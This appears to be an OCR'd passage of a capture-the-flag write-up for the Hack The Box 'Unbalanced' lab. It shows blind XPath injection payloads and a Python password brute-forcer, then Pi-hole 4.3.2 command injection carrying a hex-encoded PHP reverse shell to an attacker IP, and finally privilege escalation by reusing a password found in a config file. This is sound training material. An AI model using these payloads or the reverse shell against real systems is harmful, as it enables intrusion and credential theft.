
```
Rita Fubelli
rita@unbalanced.htb
Role: HR Manager

Jim Mickelson
jim@unbalanced.htb
Role: Web Designer

Bryan Angstrom
bryan@unbalanced.htb
Role: System Administrator

Sarah Goodman
sarah@unbalanced.htb
Role: Team Leader
```

From the results, we can guess that the query is something like the following.

```
//Employee[(UserName/text()=' ' or 1=1) or ('a'='a' And Password/text()=' ')]
```


As `Bryan` is a `System Administrator`, we may focus our attention on retrieving his password. Let's send a true query.

```
Username : bryan' and 1=1 or 'a'='a
Password : a
```



Now let's send a false query.


```
Username : test' and 1=1 or 'a'='a
Password : a
```




The application is returning `Invalid credentials` if the query is false and valid result if the query is true. This confirms that the application is vulnerable to blind XPath injection. We can enumerate employee passwords using the payload below.

```
Username : bryan' and string-length(Password/text())=1 or 'a'='a
Password : a
```


Hit `CTRL + I` to send the request to Burp's Intruder module, and under the `Positions` tab, highlight the position to insert the payloads.



Under the `Payloads` tab, set `Payload Type` to `Numbers`.



Now click on the `Start attack` button.




Request	Payload	Status	Error	Timeout	Length	Comment
11	11	200			7079	
12	12	200			7079	
13	13	200			7079	
14	14	200			7079	
15	15	200			7079	
16	16	200			7079	
17	17	200			7079	
18	18	200			7079	
19	19	200			7079	
20	20	200			7079	
21	21	200			7079	
22	22	200			7079	
23	23	200			7361	
24	24	200			7079	

The content length changes at `23`, confirming that the password length is `23` characters. We can write a Python script to brute force the password of `Bryan`.


```
import requests
import string

url = 'http://172.31.179.1/intranet.php'
proxy = 'http://10.129.24.223:3128'

password=''

while len(password) < 23:
        pos=len(password)+1
        for i in string.printable:
                data={'Username':f"bryan' and substring(Password/text(),
{pos},1)='{i}' or 'a'='a",'Password':'a'}
                r = requests.post(url,data=data,proxies={'http':proxy})
                if 'bryan@unbalanced.htb' in r.text:
                        password=password+i
```

```
                    break
        print(password)
        break
```

The above script uses a `substring` function to compare each position of the password against a set of characters. Let's save the script to a file and run it.



We successfully retrieved the password for `bryan`. Let's try to login to SSH using the `bryan / ireallyl0vebubblegum!!!` credentials.



This is successful and we gained access to the server as Bryan and the user.txt.

Privilege Escalation

Bryan's home folder contains a `TODO` file.

```
bryan@unbalanced:~$ cat TODO
############
# Intranet #
############
* Install new intranet-host3 docker [DONE]
* Rewrite the intranet-host3 code to fix Xpath vulnerability [DONE]
* Test intranet-host3 [DONE]
* Add intranet-host3 to load balancer [DONE]
* Take down intranet-host1 and intranet-host2 from load balancer (set
as quiescent, weight zero) [DONE]
* Fix intranet-host2 [DONE]
* Re-add intranet-host2 to load balancer (set default weight) [DONE]
- Fix intranet-host1 [TODO]
- Re-add intranet-host1 to load balancer (set default weight) [TODO]

############
# Pi-hole #
############
* Install Pi-hole docker (only listening on 127.0.0.1) [DONE]
* Set temporary admin password [DONE]
* Create Pi-hole configuration script [IN PROGRESS]
- Run Pi-hole configuration script [TODO]
- Expose Pi-hole ports to the network [TODO]
```


The Pi-hole section looks interesting. It's mentioned that Pi-hole is installed in a Docker container and listening on the `127.0.0.1` address. Let's check the services.

```
bryan@unbalanced:~$ ss -lnptu | grep LIST
tcp   LISTEN  0        5                0.0.0.0:873            0.0.0.0:*
tcp   LISTEN  0        128            127.0.0.1:8080           0.0.0.0:*
tcp   LISTEN  0        128            127.0.0.1:5553           0.0.0.0:*
tcp   LISTEN  0        32               0.0.0.0:53             0.0.0.0:*
tcp   LISTEN  0        128              0.0.0.0:22             0.0.0.0:*
tcp   LISTEN  0        5                   [::]:873               [::]:*
tcp   LISTEN  0        32                  [::]:53                [::]:*
tcp   LISTEN  0        128                 [::]:22                [::]:*
tcp   LISTEN  0        128                    *:3128                 *:*
```

We see port 8080 is open. Let's send a cURL request.

```
bryan@unbalanced:~$ curl localhost:8080
[ERROR]: Unable to parse results from <i>queryads.php</i>:
<code>Unhandled error message (<code>Invalid domain!</code>)</code>
```


Checking this error message online confirms that the error message is related to Pi-hole.




Let's perform an SSH port forward to access the Pi-hole web interface.

```
ssh -L 8080:127.0.0.1:8080 bryan@10.129.24.223
```

We can now access the application from our machine. The `TODO` file also mentions that a temporary admin password is set for Pi-hole, which is an indication that it could be a weak password. Let's access the admin page at the URL `/admin`.




Trying `admin` as the password works, and we gain access to the application.



The footer of the application reveals the Pi-hole version.

Searching for exploits related to this version reveals an authenticated remote code execution vulnerability. The CVE description contains a reference link to the author's blog, which explains the vulnerability in detail.

Let's navigate to `Settings > DHCP`. The application accepts a MAC address as input when configuring DHCP leases.



Let's download the Pi-hole 4.3.2 from Docker Hub and run it.

```
docker pull pihole/pihole:4.3.2
docker run pihole/pihole:4.3.2
```

We can now access the bash terminal on the container and proceed to review the application source code.

```
docker exec -it $(docker ps -a -q) bash
```

The CVE description mentioned that the vulnerability was present in the static DHCP lease functionality. Let's grep for the string `MAC address` in the `/var/www/html/admin` folder.

```
root@12b60ae0f306:/var/www/html/admin# grep -inR 'MAC address' .
./scripts/pi-hole/php/savesettings.php:548:   $error .= "MAC address
("."htmlspecialchars($mac).") is invalid!<br>";
./scripts/pi-hole/php/savesettings.php:573:   // Test if this MAC address is
already included
./scripts/pi-hole/php/savesettings.php:578:   $error .= "Static release for MAC
address ("."htmlspecialchars($mac).") already defined!<br>";
./scripts/pi-hole/php/savesettings.php:601:   $error .= "MAC address
("."htmlspecialchars($mac).") is invalid!<br>";
./scripts/pi-hole/php/savesettings.php:608:   $success .= "The static address
with MAC address "."htmlspecialchars($mac)." has been removed";
./settings.php:572:                           <th>MAC address</th>
./settings.php:602:                           <th>MAC address</th>
./settings.php:637:                           <p>Specifying the MAC address is
mandatory and only one entry per MAC
```

The code responsible for MAC address validation is present in the file `savesettings.php`.

lines 53-57:

```
function validMAC($mac_addr)
{
  // Accepted input format: 00:01:02:1A:5F:FF (characters may be lower case)
  return (preg_match('/([a-fA-F0-9]{2}[:]?){6}/', $mac_addr) == 1);
}
```

The application first validates the MAC address format using the function `preg_match()`. If this is valid, it then converts the input to uppercase.

lines 542-550:

```
$mac = $_POST["AddMAC"];
<SNIP>
if(!validMAC($mac))
{
    $error .= "MAC address ("."htmlspecialchars($mac).") is invalid!<br>";
}
$mac = strtoupper($mac);
```


It then adds the entry to DHCP using a `pihole` system command.

lines 589-592:


```
if(!strlen($error))
{
  exec("sudo pihole -a addstaticdhcp ".$mac." ".$ip." ".$hostname);
    $success .= "A new static address has been added";
}
```

The `preg_match` just looks for a valid MAC address format and doesn't take into account any subsequent characters. So we can input any arbitrary text after the MAC address.

```
aa:bb:cc:dd:ee:ff$PATH
```



Once we click on the `+` icon, the input is executed by the `exec()` function in the PHP code.



The commands such as `php -r` won't work as the application is converting the input to uppercase letters. We can use environment variables to overcome this. Let's use the payload from the referenced blogpost.

```
aaaaaaaaaaaa&&W=${PATH#/???/}&&P=${W%%?????:*}&&X=${PATH#/???/??}&&H=${X%%???:*}
&&Z=${PATH#*:/??}&&R=${Z%%/*}&&$P$H$P$IFS-$R$IFS'EXEC(HEX2BIN("<hex reverse
shell payload>"));'&&
```

The payload uses a parameter expansion technique to form the lowercase letters `php -r`, which are required to obtain the reverse shell.

```
root@3809de899fc2:/# W=${PATH#/???/}
root@3809de899fc2:/# echo $W
pihole:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
root@3809de899fc2:/# P=${W%%?????:*}
root@3809de899fc2:/# echo $P
p
```

Let's encode a reverse shell in hex format.

```
echo -n php -r \''$sock=fsockopen("10.10.14.2",1234);exec("/bin/sh -i <&3 >&3
2>&3");'\' | xxd -ps -c 200 | tr -d '\n'
```

Next, add this to the payload.

```
aaaaaaaaaaaa&&W=${PATH#/???/}&&P=${W%%?????:*}&&X=${PATH#/???/??}&&H=${X%%???:*}
&&Z=${PATH#*:/??}&&R=${Z%%/*}&&$P$H$P$IFS-$R$IFS'EXEC(HEX2BIN("706870202d7220272
4736f636b3d66736f636b6f70656e282231302e31302e31342e32222c31323334293b65786563282
22f62696e2f7368202d69203c2633203e263320323e263322293b27"));'&&
```

Stand up a listener on port 1234 and submit the payload in the form. This is successful, and we receive a reverse shell as `www-data` in the Pi-hole Docker container.

```
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.177] from (UNKNOWN) [10.129.24.223] 56462
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enumerating the file system we see that the root folder is readable by anyone. Checking this with our Docker locally we observe that it is the same.

```
$ ls -ld /root
drwxrwxr-x 1 root root 4096 Apr  5  2020 /root
```

We have two bash scripts in `/root` folder.

```
$ ls -al
total 132
drwxrwxr-x 1 root root   4096 Apr  5  2020 .
drwxr-xr-x 1 root root   4096 Jul 30 05:13 ..
lrwxrwxrwx 1 root root      9 Apr  4  2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root    570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root    148 Aug 17  2015 .profile
-rw-r--r-- 1 root root 113876 Sep 20  2019 ph_install.sh
-rw-r--r-- 1 root root    485 Apr  6  2020 pihole_config.sh
```

Let's check the contents of `pihole_config.sh`.

```
cat pihole_config.sh
#!/bin/bash

# Add domains to whitelist
/usr/local/bin/pihole -w unbalanced.htb
/usr/local/bin/pihole -w rebalanced.htb

# Set temperature unit to Celsius
/usr/local/bin/pihole -a -c

# Add local host record
/usr/local/bin/pihole -a hostrecord pihole.unbalanced.htb 127.0.0.1

# Set privacy level
/usr/local/bin/pihole -a -l 4

# Set web admin interface password
/usr/local/bin/pihole -a -p 'bUbBl3gUm$43v3Ry0n3!'

# Set admin email
/usr/local/bin/pihole -a email admin@unbalanced.htb
```

The configuration script contains the admin password `bUbBl3gUm$43v3Ry0n3!`. Let's try switching to the root user by reusing this password from our shell as bryan. This is successful and we gain the root.txt.

```
bryan@unbalanced:~$ su root
Password:
root@unbalanced:/home/bryan# id
uid=0(root) gid=0(root) groups=0(root)
```